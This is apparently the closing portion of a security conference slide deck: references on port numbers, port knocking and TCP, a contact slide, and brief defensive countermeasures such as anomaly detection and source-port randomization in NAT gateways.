3. Touch, J., Lear, E., Ono, K., Eddy, W., Trammell, B., Iyengar, J., Scharf, M., Tuexen, M., Kohler, E., & Nishida, Y. (2023, March 20). Service Name and Transport Protocol Port Number Registry. Retrieved from https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml
4. Vinet, J. (2011). knock: A port-knocking implementation. [GitHub Repository]. https://github.com/jvinet/knock
5. Wikipedia contributors. (n.d.). Transmission Control Protocol. In Wikipedia. Retrieved March 21, 2023, from https://en.wikipedia.org/wiki/Transmission_Control_Protocol

Thanks!

Any Questions?

hlin@netskope.com

@hubertwslin

Countermeasures

- Anomaly from high volume of the same HTTP request-response or TCP connection attempts
- Proxy client traffic when possible
- Randomize client's source port in NAT gateways
  - Might break certain application functionality